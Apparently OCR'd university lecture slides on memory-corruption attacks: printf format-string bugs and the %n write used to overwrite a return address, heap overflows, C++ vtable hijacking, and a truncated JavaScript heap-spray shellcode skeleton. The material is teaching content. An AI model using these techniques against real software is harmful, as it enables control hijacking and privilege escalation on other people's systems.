Heap Overflows and Double-Free Attacks

Yan Huang

Credits: Vitaly Shmatikov

Format Strings — Variable Arguments in C

- In C, can define a function with a variable number of arguments
  - Example: void printf(const char* format, …)
- Examples of usage:

```
printf("hello, world");
printf("length of '%s' = %d\n", str, str.length());
printf("unable to open file descriptor %d\n", fd);
```

Format specification encoded by special % characters

%d,%i,%o,%u,%x,%X – integer argument
%s – string argument
%p – pointer argument (void *)
Several others


Implementation of Variable Args

Special functions va_start, va_arg, va_end compute arguments at run-time

```
void printf(const char* format, ...)
{
      int i; char c; char* s; double d;
      va_list ap;  /* declare an "argument pointer" to a variable arg list */
      va_start(ap, format);  /* initialize arg pointer using last known arg */

      for (char* p = format; *p != '\0'; p++) {
         if (*p == '%') {
            switch (*++p) {
               case 'd':
                  i = va_arg(ap, int); break;
               case 's':
                  s = va_arg(ap, char*); break;
               case 'c':
                  c = va_arg(ap, char); break;
               }
               ... /* etc. for each % specification */
            }
      }
      ...

      va_end(ap);  /* restore any special stack manipulations */
}
```

printf has an internal stack pointer

Frame with Variable Args



Format Strings in C

- Proper use of printf format string:

```
… int foo=1234;
  printf("foo = %d in decimal, %X in hex",foo,foo); …
```

This will print

```
foo = 1234 in decimal, 4D2 in hex
```

- Sloppy use of printf format string:

```
… char buf[13]="Hello, world!";
  printf(buf);
  // should've used printf("%s", buf); …
```

If the buffer contains a format symbol starting with %, location pointed to by printf's internal stack pointer will be interpreted as an argument of printf. This can be exploited to move printf's internal stack pointer! (how?)

Writing Stack with Format Strings

- %n format symbol tells printf to write the number of characters that have been printed

```
… printf("Overflow this!%n",&myVar); …
```

Argument of printf is interpreted as destination address


This writes 14 into myVar ("Overflow this!" has 14 characters)

- What if printf does not have an argument?

```
… char buf[16]="Overflow this!%n";
  printf(buf); …
```

Stack location pointed to by printf's internal stack pointer will be interpreted as address into which the number of characters will be written!

Using %n to Mung Return Address



C has a concise way of printing multiple symbols: %Mx will print exactly 4M bytes (taking them from the stack). Attack string should contain enough "%Mx" so that the number of characters printed is equal to the most significant byte of the address of the attack code.

See "Exploiting Format String Vulnerabilities" for details

Dynamic Memory on the Heap

- Memory allocation: malloc(size_t n)


- Memory deallocation: free(void * p)

Heap Overflow


- Overflowing buffers on heap can change pointers that point to important data
  - Illegitimate privilege elevation: if program with overflow has sysadm/root rights, attacker can use it to write into a normally inaccessible file
    - Example: replace a filename pointer with a pointer into a memory location containing the name of a system file (for example, instead of temporary file, write into AUTOEXEC.BAT)
- Sometimes can transfer execution to attack code
  - Example: December 2008 attack on XML parser in Internet Explorer 7 - see http://isc.sans.org/diary.html?storyid=5458

Function Pointers on the Heap

Compiler-generated function pointers
(e.g., virtual method table in C++ or JavaScript code)




Suppose vtable is on the heap next to a string object:




Heap-Based Control Hijacking

Compiler-generated function pointers
(e.g., virtual method table in C++ code)




Suppose vtable is on the heap next to a string object:



Problem?


```
<SCRIPT language="text/javascript">
        shellcode = unescape("%u4343%u4343%...");
        overflow-string = unescape("%u2332%u4276%...");

        cause-overflow( overflow-string );        // overflow  buf[ ]
</SCRIPT?
```



Where will the browser place the shellcode on the heap???

Heap Spraying

